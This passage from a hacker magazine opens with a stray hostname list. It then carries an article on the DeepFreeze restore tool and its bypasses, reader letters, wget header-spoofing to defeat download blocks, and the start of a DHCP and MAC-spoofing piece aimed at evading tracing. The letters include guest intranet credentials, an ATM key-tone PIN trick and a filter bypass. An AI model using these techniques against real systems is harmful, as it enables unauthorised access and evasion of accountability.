wk-geology10 [221.10]
wk-geology11 [221.11]
wk-geology2 [221.2]
wk-geology3 [221.3]
wk-geology4 [221.4]
wk-geology5 [221.5]
wk-geology6 [221.6]
wk-geology7 [221.7]
wk-geology8 [221.8]
wk-geology9 [221.9]
wolfgang [64.60]
wonderland [1.29]
wordsnort [40.55]
work [76.11]
workbench.eclipse [102.65]
workpeople [155.1]
wormy [123.112]
worstcider [187.28]
xanthogenic [98.4]
xyloid [98.5]
yachtrope [40.185]
yankeeclipper [40.189]
yankees [33.15]
yavin.empire.eclipse [102.137]
youngcried [40.35]
yourbread36 [90.36]
yourbread37 [90.37]
zander [15.193]
zanyclown.tycho [3.100]
zarantzel-1 [64.168]
zarantzel-100 [64.100]
zarantzel-59 [64.176]
zarantzel177 [64.177]
zarantzel178 [64.178]
zarantzel215 [64.215]
zarantzel216 [64.216]
zeppos [68.42]
zerodrift [40.153]
zion [1.11]
zipbey [5.9]
zipperline [139.90]
zoea [15.66]
zombie [15.1]
zoorun [139.74]
zorn [15.67]
zuul [15.65]
zygoma [15.70]

# A Brief Introduction to DeepFreeze

**by The Flatline**

With the past few issues, I've noticed a few queries about a program called DeepFreeze. Being someone who works with it on a day to day basis, I thought I might clear up a few murky areas and discuss some of its features/drawbacks to help illuminate both users and admins who might be using this software.

DeepFreeze is a program made by Hyper Technologies (www.deepfreezeusa.com) for Windows platforms, and is designed to be a deterrent to "hackers" (quoting the website here), virus solution, and maintenance tool. Essentially, what the program does is take an image of your hard drive on installation and "freeze" the system, making any changes to the system after bootup temporary. I have been hard pressed to find something DeepFreeze couldn't undo after taking basic precautions (more on those later). Formatted drives are back on reboot, programs installed over a freeze are gone, a virus can even infect the system, and on a restart, it will be gone. However, the computer isn't permanently frozen. The program can be uninstalled of course, once the computer itself is "thawed," but DeepFreeze can also temporarily disable itself for a time so that one may make changes as needed. It quickly becomes apparent that it is vital on installation of DeepFreeze to have everything perfect on your computer before freezing it. Disabling DeepFreeze can be a pain in the ass and time consuming, so getting a good, clean, working install right out the gate is vital. Obviously, for an open lab/school environment, DeepFreeze is incredibly useful in keeping computers running with relatively few problems. Unfortunately, I haven't taken a peek under the hood as it were to see just how DeepFreeze does what it does, but my bosses and I would be very interested if someone out there would take a look and get back to us on the mechanics of the program.

DeepFreeze currently has three major versions that I am aware of and have had experience with, two of which are outdated. The first is a standalone install, usable only in a Windows95/98 environment. This version is different from other versions in that it is the only one to have the disabling process before windows starts up. Watch the computer boot up. The windows splash screen should pop up for a moment before going to a black screen, and in the upper left-hand corner of the screen you should see five dots appear, one second apart from each other. This is your opportunity to hit Ctrl-F8 to access a password prompt. After entering the password, you have numbered options available to you in a text screen, which you access by hitting the number. You can continue booting the computer, boot the computer thawed, or change the password. These are all pretty self-explanatory. Note that this version has a few flaws in it. You can Ctrl-Break during bootup, either to mess with how Windows starts up, or even in theory to prevent DeepFreeze from starting. (I haven't tried this yet; we migrated away from this version pretty quickly.) Next, you have to thaw the computer on every reboot, so once the machine is thawed, you can keep it thawed by doing a soft-reboot in windows (left shift as you click okay to restart on the shutdown menu). Double-clicking on the frozen icon in your task tray displays ASCII text as was mentioned in an article. This is text used for One Time Password (OTP) generation. Basically, this version allows you to call up Hyper Technologies and give them this code, and they reply with a password that is usable on that machine once. You can then reboot, use the OTP, and reset your password. Obviously, a little social engineering is all that's needed to defeat this. Hyper Technologies must have realized this, because it doesn't use this system anymore.

The next two versions of DeepFreeze come in two different flavors. The first is Standard, which retains the stand-alone method of installation of the old version and needs configuration on each computer. The second flavor is the Pro version, which comes as a console package, then creates individual, tailored. The two release versions more or less are identical, the only difference being that one supports Windows through Win2000, and the most recent also supports XP.

The console is kind of nifty. On install, it asks you for a string to make the console unique, so that one console won't affect every install of DeepFreeze out there. After that, it gives you the ability to create diskette-sized install packages for your computers. By default, there is no set password, nor is there the ability to set a password. Default settings use only the

One Time Password option, relocated from Hyper Technologies to the console. However, if you want to have a static password, you have the option of setting up to five and the option to change any of those five passwords. You also have the option to freeze individual drives or all drives to schedule "maintenance time" (times of day where the computer reboots and is automatically thawed for a set period of time), an idle reboot timer (after x number of minutes of no keyboard/mouse activity, the computer reboots and refreshes itself in the process), the opportunity to create a "ThawSpace," which is basically a mini-file given a drive letter that isn't frozen by DeepFreeze, and the ability to lock out access to the clock/calendar, and disable the Ctrl-Break function at bootup. After all this is done, you save the configuration, create a setup file, and zap it to your diskette. You can also disable the freeze icon in the system tray, forcing the user to use the keystroke combination of Ctrl-Alt-Shift-F6 to get to the password prompt.

On the computer side, the computer now boots up frozen. If you hold down Alt-Shift and double-click the freeze icon (or use the above keystroke combination), a window will pop up prompting you for a password. At the top of the window, you can see your OTP token to get a password from the console, as well as the version number. The latest one I'm aware of is somewhere around V4.20. Enter the password and you get three radio button options with the box labeled "status on next boot." The options are "boot frozen," "boot thawed for X reboots" (X is configurable), and "boot thawed" (until you say otherwise). Also, it appears that the latest version will automatically allow the updating of daylight savings, without having to thaw the computer to change it. Perhaps this is the reason why DeepFreeze will block access to the clock now.

Uninstallation for all three versions involves thawing DeepFreeze. With the first two versions you can then go to the control panel and add/remove programs and remove it that way. The most recent version now requires that you run the setup file from your install disk with DeepFreeze thawed for the option to uninstall, so don't toss the install disks after you're done with them.

There are still some issues with DeepFreeze that I doubt can be avoided through programming. First, naturally, is the observation that booting to a floppy will prevent DeepFreeze from starting. Any admin worth his weight will turn off boot from floppy and password the BIOS to prevent tampering as is. Second, System Restore in Windows XP has the ability to uninstall DeepFreeze, even while it's on and frozen, by simply restoring the computer to a point before when DeepFreeze is installed! It basically does to DeepFreeze what DeepFreeze does to the rest of the computer. Any sysadmin should disable System Restore in such a public setting as would justify DeepFreeze from being used. With those two precautions in effect, it becomes very difficult to get around DeepFreeze. With the implementation of a central, unique console, security involving the OTP is a little better (admins have control over it now at least).

Finally one note on the usage of DeepFreeze on NT based machines. For some reason, DeepFreeze seems to be dependent on the SID. In an environment that uses image-casting software to deploy images to multiple computers, DeepFreeze screws up royally after running SysPrep or refreshing the SID, usually requiring a format to fix the problem. It's important to pull it off before refreshing the SID, and then put it back on. Speaking of imaging, one weird quirk with Symantec Ghost and DeepFreeze is that occasionally, when performing a hard reset on a computer or rebooting after the computer has reached the "it is now safe to shut down your computer" screen, it will prompt you with a screen saying "Operating System not found." It's a minor annoyance, as a reboot fixes the problem, and it's rather rare.

I actually keep a copy of DeepFreeze around for my home computer. Why? It makes a great sandbox to play around in. I can do anything I want and screw up my system as much as possible, and the fix is only a reboot away. Anyone wanting to fool around on a computer with DeepFreeze on it can do so without worrying about messing up the software. You can even power off or reset the computer without the proper shutdown procedure. DeepFreeze doesn't care if Windows shut down improperly - it restores it to a nice state anyway.

Hopefully you've gained a little bit better understanding of this program. It's becoming more widely used in the world, and understanding its strengths and weaknesses helps the curious better use or appreciate the program. It's also a great example of how a strong piece of software can be bypassed due to the ignorance of an administrator.

**continued from page 39**

**Dear *2600:***

I have found on several ATM's that all ten number keys have distinct tones and can easily be told apart. This is the dumbest thing an ATM manufacturer can do, as anyone with a good grasp of tones can easily get someone else's PIN without watching or very easily record this, take it home, and analyze it with standard audio software.

**Mark**

*At the very least, it can be used to impress (and frighten) friends as they shield the keyboard from your prying eyes.*

**Dear *2600:***

You printed a letter in 19:2 regarding google removing a site from their directory due to a DMCA violation which was filed on behalf of the Scientologists. I tend to get a chuckle out of the Scientologists so I figured I'd see what the violation was. At first I found mostly boiler plate stuff (pictures and documents) until I scrolled down to the end. Under "Federally Registered Trademarks" we find an L. Ron Hubbard signature which is registered with the United States Patent and Trademark Office under registration number 1,821,751.

Now let me get this straight. This idiot actually went and *trademarked his signature?* Wow, I wonder what happens when he signs for a Fed-Ex package.

**The Nibbler**

*It probably causes quite a commotion.*

**Dear *2600:***

Late one Tuesday night I came to a realization. As I finished a box of Cheez-Its, I realized that if one halved the box at an angle, it makes two perfect holders for one's issues of *2600!* Sadly, I only had enough issues to fill one, but I trust I'll fill the other.

**Spooky Chris**

*Perhaps we're witnessing the birth of a new phreaker box - The Cheez Box (not to be confused with the original Cheese Box of days past).*

**Dear *2600:***

While I was at FOX's web site trying to find out when I might be able to buy episodes of *Family Guy,* I ran across this gem:

*"8. Can I get tapes of FOX Network Primetime Shows sent to me?*

*"ANSWER: The FOX Network does not provide nor sell videos of any of shows [sic], specials or movies that air on the Network.*

*"Our recommendation is to ask co-workers, friends, family and neighbors for anyone who may have taped off-the-air the show you are looking for."*

Now correct me if I'm wrong but wouldn't that be stealing or some sort of copyright infringement? Sarcasm fully intended. It sickens me to realize that this was my first thought when I read this. Look at what corporate America is doing to people. Down with corporate rule!

You guys do a fantastic job. Keep up the great work.

**jesse**

*Let's just hope this common sense approach becomes more of a standard.*

**Dear *2600:***

I think Jack Valenti is a great man doing great things. The hacker community will soon be behind him.

**christopher**

*It's the logical place to be if we're about to overtake him.*

**Dear *2600:***

I just received a shareholder report from one of the funds in which my 401k is invested. I usually throw the report out or file it away without reading it. After reading my earnings statement and finding that the value of my 401k had dropped by 20 percent, I thought maybe the report could give me a clue as to why this had happened. It cited various reasons already covered by the media, but this was my favorite and I thought you might like to read this:

*"And Now for the Bad News...*

*"...3. The popular passion to punish the corporate culprits is likely to achieve only modest satisfaction. Fraud was rare and is hard to prove in court. Legal but bad behavior carries little cost to the perpetrator. The U.S. does not have the strong 'culture of shame' which effectively regulates executive behavior in Japan. We have no compulsion for ritual apology (to say nothing of ritual suicide) in this country. Many of the executives who lost a fortune for the shareholders who trusted them simply will sail off into retirement on their yachts."*

This report came from the Clipper Fund. It has a web site at www.clipperfund.com.

This report may not have much of an impact but hopefully it may open the eyes and ears of those who refuse to listen to the same information just because it came from a hacker magazine. Thanks *2600.*

**jasonburb**

**Dear *2600:***

I just literally stumbled on this while researching something. Go to www.singer.com, click on the "intranet" button at the bottom of the screen. Enter "guest" as both username and password. Voila! You're in the Singer Company's intranet.

**jmk**

*Or so they say. There doesn't seem to be a whole lot you can do as "guest."*

**Dear *2600:***

I just got done reading 19:3. In the letters section echolon talks about White House numbers like 202-456-9431. I called it out of curiosity. The guy at the phone answered "Situation Room." I asked what they do there and he struck up a conversation about snow in the Rocky Mountains. Then he slipped and said he was in the White House. I called again later tonight and a guy answered and asked for my name and phone number. Of course I gave him false info (not like he couldn't have gotten it anyway). I asked the guy again what they do there and he put me on hold a sec and said they were a private federal government agency and they take care of security matters. I spoke to a close friend who is ex-Air Force Intelligence. He told me that is where the top military officials hold conferences on top military matters and that I should

not have that telephone number. That is the same room where they held the talks about the Cuban missile crisis. Well, hope this enlightens.

**Radarjam**

*We admittedly don't know a whole lot about what goes on in that place. But common sense would dictate that repeatedly calling the equivalent of an internal crisis center in an increasingly paranoid and powerful government may result in some kind of backlash. Of course, the ease with which such information can be found makes one wonder how serious they are about keeping it secret in the first place.*

**Dear *2600:***

I just picked up 19:3 and read your response to echolon's letter noting a phone number for a "situation room." When I tried your PDF URL I got a 404, so I thought I'd let you know where I eventually found the info: http://www.fema.gov/emanagers/ecd_toc.shtm. FEMA doesn't advertise this kinda stuff, but a search for "contact" produced it easily.

**sunzi**

**Dear *2600:***

This was published in *The Economist* of October 26. Countries were ranked according to press freedom. The top five were Finland, Iceland, the Netherlands, Norway, and Canada and the bottom five (135 to 139) were Bhutan, Turkmenistan, Myanmar, China, and North Korea. Press freedom is not necessarily the preserve of rich developed countries, according to the study conducted by Reporters Without Borders. Though the best and worst included few surprises, the United States, in 17th place, came in below Costa Rica; Italy, the lowest ranked G7 country at 40th, sits only just above Mali; and Russia languishes at 121st behind both Sudan and Haiti.

You knew this already, didn't you?

**Cambalache20**

*Actually we didn't but it seems about right. Isn't it odd though how all of the top five countries are high up in the North while the bottom five are all in Asia?*

**Dear *2600:***

In 19:2 Bildo suggested using www.proxysite.com to bypass Websense, a proxy commonly used at schools for filtering web traffic. Since then, proxysite's been blocked too. To view a page blocked by Websense, simply search for the page on Google and click their cached page. Just another suggestion for all the school-goers.

**k1d0n**

**Dear *2600:***

I noticed that there was an IP address if you flipped the table of contents over in 19:3 underneath "Hardware Broadband Client Monitoring - An Overview." I typed it in and my browser gave me the Citizen Corps website. I thought that this was cool because that site was right underneath the word Monitoring.

**derrick**

*The things people find.*

## *Tale From The Past*

**Dear *2600:***

Back in 1977 I bought my first computer: an Ohio Scientific C1P. This apparatus had a 6502 chip, 12K BASIC in ROM, a full keyboard and video output, and 4K of SRAM, expandable to 8K on board and 32K with a daughterboard. Data storage was cassette tape. The C1P cost me $400, an affordable sum compared to the $800 for a TRS-80 and the $1,200 for an Apple, and it was just about as powerful as the Apple.

It didn't take me long to add and populate the daughterboard. It took me a little longer to double the processor clock speed, which I did by the simple expedient of cutting the appropriate trace to the frequency divider chip and resoldering the clock signal to the next chip output. By the time I was through with that machine, it was a kludge of additions and changes, including an S-100 bus board (which I soldered myself) and a home-built power supply to replace the original that died.

I was what was then referred to as a hacker. We hackers were hardware freaks who made changes to our equipment by ourselves with add-ons that we generally built ourselves, often with scavenged parts. Most of the things we made were kludges, that is, they looked like a rat's nest of bits and pieces and wire. They weren't pretty, but they worked. Wire wrapping was one popular kludge methodology and plugboards were another, but those specially designed kludge boards that eventually came out were just too sophisticated for us.

Those old computers brought new meaning to the expression "open architecture" and gave us hackers lots of opportunity to experiment and improve. But once the Commodore 64 came out, I switched my energies to software and machine language programming. It was just as well, because the term "hacker" started to take on a whole new, and much more pejorative, meaning.

I buy *2600* every once in a while, in part to support what I feel is a very worthy and admirable cause, and in part to try and stay abreast of some of the many security and privacy threats that are being visited upon us by governments. You are a voice in the wilderness. Thank you.

**John K.**

## *Retail World*

**Dear *2600:***

I love your magazine, have been reading it for several years now. Like one of the letter-writers from the past issue, I'm afraid to subscribe, so I buy each issue (with cash) at B&N. I'm always amused by the reactions the sales clerks give when they look at what I'm buying. I've had one lady sarcastically say "Always a lovely publication." More recently, the guy looked back and forth several times between me and the magazine. The expression on his face clearly said "Oh, so this guy is a real live hacker!" Ha. Thank you for providing me with this personal joy every three months.

**Dan**

**Dear *2600:***

I would like to say something about fuzzhack's letter from 19:2. You're just a little too paranoid. I had the same thing happen to me at my local Borders store. But using a little observation I determined that the cashier that rang me up must have been new since he was asking the other cashier for help and that both cashiers were asking everyone for their email address.

**Zac T.**

**Dear *2600:***

In response to Signal9's letter about the poor placement of *2600* I would like to add a quick note. I reside in Princeton, New Jersey and in the Barnes & Noble locations there all of the *2600* magazines are easy to spot and in front of all other magazines. Most probably due to the fact the dimensions of *2600* are smaller than others, but I have never seen anyone shun people picking it up or checking out with it.

**XiChimos**

**Dear *2600:***

In response to Signal9's letter about the placement of magazines in stores, I would like to shed some light on the subject. It was described as though the stores are trying to "hide" your magazine on the back shelf, along with *Adbusters.* Not so. As the periodicals clerk for a major bookseller, I can assure you that the magazines who pay to have face outs (front slots) are the ones who are in the front. This is why the magazines were moved to their proper area - so that they wouldn't face a fine if discovered. In my store, both *2600* and *Adbusters* are in the front. I don't know how familiar you are with magazine vendors and newsstands, but we are very open minded individuals, as we set up our stand with merchandising systems that are made to sell, not hide, magazines. By the way, *2600* flies off our shelves within days of receiving them. We have to up the draws frequently.

**acj626**

**Dear *2600:***

I know I may be a little late on this but, after seeing one letter from another reader in 19:2, I thought I would email you. I try to get a copy of *2600* whenever I can at the B&N near me and, every time I have gone there, the issues of *2600* have always been displayed right at the front of the shelf in front of any magazines that may hide it, and at easy-to-find eye level where anyone can readily find it. No one has ever looked at me fishy for buying it nor asked me any questions about it.

So either the managers at this particular B&N don't care, believe in being fair, or just don't know what *2600* is about. Either way, it's nice to know that not all retailers are the same.

**pinchepunk**

*We believe your experience is more the norm than the exception. As with most everything, negative experiences can be more memorable.*

## *Parallels*

**Dear *2600:***

I'm about to draw a comparison that will surely raise some hackles amongst the hacker community. To set the stage of how this crossed my mind, I was driving home from work and heard something on the radio where a local business was having a to-do of some kind to honor the fallen firefighters from 9/11. (They made no mention of the police that died that day.) Next to me in the passenger seat was my crisp new copy of *2600* that I haven't even finished reading yet and it dawned on me: hackers and cops are a lot alike in some regards. You see, I'm a cop. And an avid reader of *2600.* And a want-to-be hacker. I just don't have the time right now to devote to learning how to program and I refuse to be a grown up script kiddie. But I digress. How are we alike, you ask? Hackers, the real ones, work hard at becoming good at something and most desire only recognition for achievements and take pleasure in discovering security holes and learning how to fix them (only to name a couple things). The hacker community constantly has to deal with a host of morons who pretend and claim to be hackers but instead give everyone else a bad name. And us cops? We, too, bust our asses to do our jobs, get little recognition for it, and the ones who stick their head up their own asses and do something dumb attract the whole country's attention and we, too, become public enemy number one. The big difference? People smile and play nice when I'm around... a hacker walks through his high school wearing a Free Kevin shirt and gets expelled. Oh yeah, why would a cop want to learn how to hack? Someday I hope to work for the Feds hunting down those who would victimize children through kiddie porn. I consider that, besides drugs, one of the most important things the government can focus on. So hack on! And keep putting out this kick ass mag knowing that there's at least one of me out there on your side.

**Sparkster**

## *A New Project*

**Dear *2600:***

Do you expect a DVD version of *Freedom Downtime* to be available for the holiday season?

**Poetics**

*Yes, we do, but not for the holiday season that just passed. In fact we hope to have the DVD finished well before the next one. This project is dependent entirely on how much time we can allocate to it as well as how much money we can raise through video sales. We expect to add quite a few features and additional footage, as well as other things. We're still open to suggestion on this.*

**Dear *2600:***

I'll be more than happy to translate *Freedom Downtime* into Italian when you get the DVD out.

**Elf Qrin**

*As this is our latest project, we're in the process of getting a bunch of translations done as soon as possi-*

*ble. If you have suggestions or want to help out, email us at downtime@2600.com.*

## Critique

**Dear *2600:***

I must voice my objection to the "angle" *2600* took on its coverage of Sherman Austin's indictment. I have always placed strong faith in *2600* and its position of supporting free speech. However the way in which your online article was worded reminded me of the tactics national news coverage often use to depict hackers. "It is not clear why Austin is being targeted; more detailed and potentially destructive bomb-making information is readily available at public libraries or on Amazon.com." It, to me at least, is very obvious that the reason why Sherman Austin is being targeted is because the man has upside down and burning American flags on his web site (www.raisethefist.com). Make an outcry for the man's right of free speech, cite the government's Gestapo-like tactics, but for pete's sake don't martyr a man because he shares some of your ideas at the expense of journalistic integrity. I admit some of Austin's ideas are appealing but right-wing-ism (making bombs, stickers calling us to arms, blatant disregard for the way others think) is not the *2600* that I have come to know. If it is, then I for one feel that *2600* and I must go our separate ways.

**AGE_18**

*You may have already begun that journey. We stand by the story (which only appeared on our website and not in these pages) as an example of how someone with unpopular views can be indiscriminately targeted for prosecution while other more mainstream outlets of the same views remain untouched. How you see us making a martyr of him is totally beyond us. And if you truly believe that only the right wing believes in the things you cite, we suggest reading some history or simply getting out a bit more.*

**Dear *2600:***

Perception *is* reality. The perception (in the real world) is that *all* hackers are *bad.* So it's the reality, and that's that. I know you guys and the readers of your magazine think and know otherwise but what the real world perceives is reality. Get over it! There will never be *good* hackers.

Can you imagine a World War II veteran believing that there were good Nazis? Can you imagine an early western settler believing that there were good Indians? Can you imagine a southern redneck believing that there are good N....? No way. No one but the readers of this magazine (who are so paranoid that 93 percent of them buy it off the rack) will ever believe that there are good hackers. No amount of money or promotion or ranting will change that.

On top of that you title your magazine "2600." Do you really know what 2600 is? Let me tell you what it is in the real world. It's a four digit number that stands for a five letter word: *fraud.* Nobody who built a blue box, or gleefully calls themselves a "phone phreak" is interested in privacy or security or any of the artful dodges used to describe good hackers. They were and are interested in screwing Ma Bell. In a word, stealing. It's ludicrous.

Then inside the magazine there are lovely articles about how to cheat Blockbuster, say naughty words on the scoreboard during a football game (not really but if you couldn't read that between the lines get an imagination), a lovely personal ad for a guy who wants to break into homes through garage doors when he gets out of prison, another from a prisoner who is a virus writer wanting help to become an expert in his chosen *hacker* skills, and a third that can only be described as pornographic. Do you guys have editors? Do you have editorial standards? I know you live on Long Island, but please!

If your magazine is for good hackers, presumably those with nothing to fear from the law, then why are the vast majority of articles and letters authored/signed by persons using pseudonyms? May I answer? Your magazine, as currently published, can easily be shown to be a thinly disguised manual for criminals. You have every right to publish it and to rant and rave that you're really the good guys. I maintain that an objective (and probably even computer ignorant) reviewer would conclude that you're delusional at best. As a computer knowledgeable person who has been on this planet for just less than 0x40 years I applaud your defense of free speech, fair use, and other freedoms. I abhor your wink and nod approach to criminal activity.

Well, it's not fair to criticize without offering an alternative so here it is. Instead of hackers (who are bad and acknowledged as bad) and *2600,* change the title of your group and the name of your magazine to "Sweepers." Like all else these days, it's an acronym. System Weakness Exploration Explanation (not Exploitation!) Publication Ethical Remediation Standards.

That's what "good" hackers do. They explore systems with the principal intent to learn. When (if) they find a weakness they explain it and, in a responsible way, publicize it and hopefully publicize workarounds (remediation). All of this is done in an ethical way following published standards with no intent for monetary gain (intellectual gain is fine, indeed the main motivation). Standards for publication by a Sweeper should include letting the author know first. Wider publication should be done only if the author fails to respond and only if a suitable workaround is published at the same time. Absent a suitable workaround and author response, the publication should be limited to "'there's a problem with product x and the author won't deal with it," not what the problem is or how to trash the system and show the author just how smart and powerful we are! Letting the world know that independent, better-than-average beta testers (our word is sweepers) have discovered a significant problem will, in most cases, sufficiently affect sales and the author will get the message very quickly.

These standards can be easily adapted to editorial standards as well, although the magazine might get thinner for a while.

**Dave D.**

*After taking a vote, we've decided to take offense at being compared to Nazis. We're going to let the Long Island remark slide. That aside, you raise some interesting points. But you also claim to know, among other things, how the whole world perceives a particular group of people, what's going through our heads, as well as the intentions of everyone who writes in to us. While some of the worst element that you describe does in fact exist, to say that it is the norm and that we encourage this kind of thing is unfair and highly inaccurate. You clearly don't know the history and you cannot know what people get out of the articles they read and write in our pages. The only advice we can offer is that you stop assuming that everyone thinks like you. Best of luck in the sweeper world.*

## Significant Developments

**Dear *2600:***

Well I don't know if you care but I am in the group 2600 for seti@home and ironically, I just hit 2600 results sent! Just wanted to let ya know, not that you probably care!

**RusH**

*Of course we care. Although we're quite disappointed that this magic number didn't result in a discovery. This is one of the most worthwhile projects we're aware of and for those who want to get involved and learn a whole lot more about it, go to http://setiathome.ssl.berkeley.edu.*

**Dear *2600:***

According to an article at newscientist.com, in the year 2600 an asteroid that orbits the sun along the same path as the Earth will in fact orbit the Earth for 50 years as a second moon. Amazing... even the heavens and the earth are controlled by *2600.*

**fstratto**

*Incidentally, we're planning on cutting our subscription price in half for the entire year of 2600 as a special promotion. Stay tuned for more details.*

## Defining Hackers

**Dear *2600:***

I am no important sports star, I am not the lead actor in the school play, nor the highly grungical youth who pedals the hallways in search of some untimely demise. I am me. I am here for who I am, not a follower of a group nor a piece of a puzzle. Let me instead be considered the shepherd to a flock of sheep. But that flock weights so heavily on the judgmental aspects of society. You see, this flock and I are those that long for what is never achieved, strive for what is never gained, hope for the light at the end of the tunnel that is too long to walk, too strenuous to master. We are those unlike others. We may not fit society's mold of the conventional "norm," we may not walk the guidelines to call us average. But then again, who would want to be average? A fact once stated, "One out of every 250,000 people has a brief moment of glory, one out of every 500 people will be remembered within 10 years of their glory, but only one man will ever be remembered as the man that dare break the boundaries and rules." This is what we do. We are that one person, us as a flock, a whole. Groups slowly fade. Fashions slowly die out. We are unlike any other. Put us in a box and we will scale the walls to free ourselves. We do not crumble, nor cry, nor separate. We are brothers and we are sisters. Hath not the fury of ten thousand burning suns to melt us, nor ten thousand blows of the heaviest hammer to break us. We are Hackers and we are Phreakers. Ph34r us now, but do not expect the feeling to be mutual.

**f0x deacon**

*It's moments like these when it becomes clear that we could start a cult and probably get away with all kinds of things. But seriously, let's not lose touch with our human origins.*

## Reaching Out

**Dear *2600:***

Greetings. I've been reading your magazine for a few years now, glancing at the website on various occasions as curiosity demanded. I currently live in one of the larger cities in Alabama and through my day job became familiar with one of the men running for Senator here in the state. He approached me seeking information about maintaining an Internet broadcasting system (in fact, a few meetings went by without me being aware that he was in the running). This particular person seemed at least somewhat familiar with the computer world although his lack of experience and knowledge had me worried for a little while in regards to the laws recently passed that affect net broadcasters. I brought this to his attention and even loaned him a few of my *2600* issues in hopes that he'd get a better idea of what he was in for. Days went by and he came back to me with my books, full of questions which I did my best to answer and a lot more determined to do what he could in order to affect changes within his scope in the Senate race. Sadly though, he didn't win. This however hasn't changed his views (which were recently broadened by *2600* I might add). I guess this goes to show that while corruption may in fact be all over the U.S. and other parts of the world, there are those people who do *want* to make a change and who do *want* a better life for not only themselves but their children and beyond.

It may not seem like there is much point to this letter but it has been quite a change of pace compared to the normal routine I run into that all "hackers" are evil and thieves, etc... blah blah blah. It has also shown me personally that there are people trying to get into positions in order to affect changes that would not only benefit certain communities, but attempt to undo some of the wrong decisions made before them.

**Nyght**

*We're going to need a whole bunch of these people. We're grateful for your efforts in planting some seeds.*

# BEATING DOWNLOAD MANAGER PROTECTION

**by Straightface**
**straightfacegangsta@excite.com**

While searching for interesting files on the net you may encounter a file that has been "Download Manager Blocked," meaning that you must use a browser to get the file. If you attempt to download the file with a download manager, you will receive a lovely text message in place of the file you desired informing you of your "mistake." Some may feel defeated, but with a little slight of hand you can use a download manager to retrieve the file.

The initial question we have to ask ourselves is "how in the world does the server know whether the program making the download request is a browser or not?!?" The answer can be found by analyzing the HTTP headers the browser sends in its request for the file. The server attempts to protect itself from download managers by checking for particular HTTP headers. Usually it checks the "User Agent" header and can also check for a cookie or referring page header.

First we must fill our tool box with the proper tools. We will need a packet sniffer to learn how the browser is communicating with the server. Sniffit is a nice one for Linux. If using Windows, WinDump works well. Be aware the WinPcap libraries are needed for WinDump to work properly and can be found on the WinDump web site. I also employ the Windows program Dice to read the raw files WinDump creates. We are also going to need a nice customizable download manager. For this I choose wget. It is available for both Linux and Windows, free, and has a very small footprint.

Once we have all the tools ready we can begin to collect the proper HTTP headers. Start up the browser of your choice and bring it to the web page with the link of the file you want to download. Make sure you have your cookies enabled on the browser. Now it is time to start up our packet sniffer. Make sure you are sniffing the right interface. In this example the interface is ppp0. WinDump requires you to first run it with the -D option for a list of interfaces and then you must choose the proper one. See the documentation for full details.

*Using sniffit:* sniffit -t @ -F ppp0
*Using windump:* windump -w output.cap -i 1

Now we are all set to capture the headers. Go back to your browser and click on the proper link for the file. Choose a place for it to reside and start the download. Let the file download a few kilobytes, then stop it. Now let's look at the packets we captured. Sniffit will leave behind some files with names like "65.23.29.34.33265-208.48.67.24.80" which you can view with your favorite text editor. When using WinDump, opening the output file with Dice will give you a list of all the packets you caught. The packets of interest are usually the first few leaving your machine. You can tell it is leaving as the first IP address' port number is pretty large, such as in the example file name above. Find the HTTP request the browser sent. It will look something like this:

*GET /myDLmanagerblockedfile.avi HTTP/1.0*
*Connection: Keep-Alive*
*User-Agent: Mozilla/4.78 [en] (Linux 2.4.8 i686)*
*Host: nodlme.com*
*Accept: image/gif, image/jpeg, image/pjpeg, image/png, */**
*Accept-Encoding: gzip*
*Accept-Language: en*
*Accept-Charset: iso-8859-1,*,utf-8*
*Cookie: f908dkl=93*
*Referer: http://www.nodlme.com/video5.html*

*Ah ha!* There are some odd HTTP headers in the request. The two lines we want to pay attention to are the "Referer" and "Cookie" lines. We also need to include the "User Agent" header in our download manager's request. Now we know how to emulate the browser!

Finally, lets set wget to retrieve the file. The wget command using the above captured packets will look like this:

```
wget --user-agent='Mozilla/4.78 [en] (Linux
  2.4.8 i686)' \
  --header='Cookie: f908dkl=93' \
  --header='Referer:
```

http://www.nodlme.com/video5.html' \
http://www.downloadme.com/myDLmanagerblockedfile.avi

The file *should* begin to download properly. If it gives you the "No Download Managers" message you might have missed another abnormal HTTP header. You can sniff the browser's request for the file and then sniff wget's request and see how they differ to find your missing header. Simply include the missing header in your wget command with the --header option. For serious downloading, wget has options to download a list of files, but I usually just set up a bunch of wget commands in a batch file.

Have fun with your knowledge of packet sniffing and HTTP headers! They are great tools for your own personal toolbox....

**URLs Used**

*Dice:* http://www.ngthomas.co.uk/dice.htm
*Sniffit:* http://reptile.rug.ac.be/~coder/sniffit/sniffit.html
*wget (Linux):* http://www.gnu.org/software/wget/wget.html
*wget (Win32):* http://space.tin.it/computer/hherold/
*WinDump:* http://windump.polito.it/

# DHCP is your friend!

**by di0nysus**

Did you ever wonder when you turn on your computer to surf the web how the heck your computer knows what IP to use? If you are reading this article, chances are you already know. For those who don't know, I will give you a little background before revealing how this magic can be used for good... err... evil... well... you can choose exactly how you use your newfound knowledge. This magical union between your computer and your ISP's server is known as DHCP (Dynamic Host Configuration Protocol). When you turn on your computer, or anytime you request it to, it sends a request via UDP on port 67 or 68 asking for information on how it should configure the network interface. Information like what DNS server to use, what IP and netmask to use. DHCP was created by the Dynamic Host Configuration Working Group of the Internet Engineering Task Force (wow, that was a mouthful). In this article I will concentrate more on how it works than where it came from. We will leave its origins for a more boring article another time. I will also explain how to bend it to your will....

**Why Should I Care About DHCP?**

One of the first lessons every aspiring script kiddy learns is the importance of his IP. Your IP is what identifies you to the rest of the Internet. When you spew packets from your computer, this magic number is recorded all over the place, like footprints in the snow saying "I was here." The only people who can quickly trace this number to your actual computer are your service providers. Coincidentally they are also the ones handing out the IPs (insert sarcasm here). So what if you could have 30 different IPs in an hour/ That would sure make tracing you a lot harder. Easy, right? Just request a new IP from the magical DHCP server and rejoice. I wish it were that simple. When you get an IP from the DHCP server it assigns you a lease. This lease is the amount of time that it will give you the same IP. Also, some ISPs, like my local ISP, require you to register your MAC address with them or their DHCP server will never give you an IP in the first place. The MAC address (Media Access Control) is the unique hardware address given to your network card by its manufacturer. This gives them an extra level of "security." Security is in quotes because I will demonstrate how to fool the DHCP server into thinking you are someone else. Lastly, you have a cache on your end that also says what IP you had last time you hooked up with the DHCP server. If your lease is still good the server will try to give you the same address again. This is nice if you have a domain name registered to a home account, but not so nice if you want to do some port scanning. You would never do anything like that, right?

**Get To The Good Stuff Already!**

So now we know a little about how DHCP works. Let's get into how it can be useful. This article assumes that you are using a Linux box as a firewall/router for internal Windows boxes. I will also assume that you have installed the Cygwin package from RedHat on your Windows box. If you have not installed Cygwin you should really check it out. It gives you much

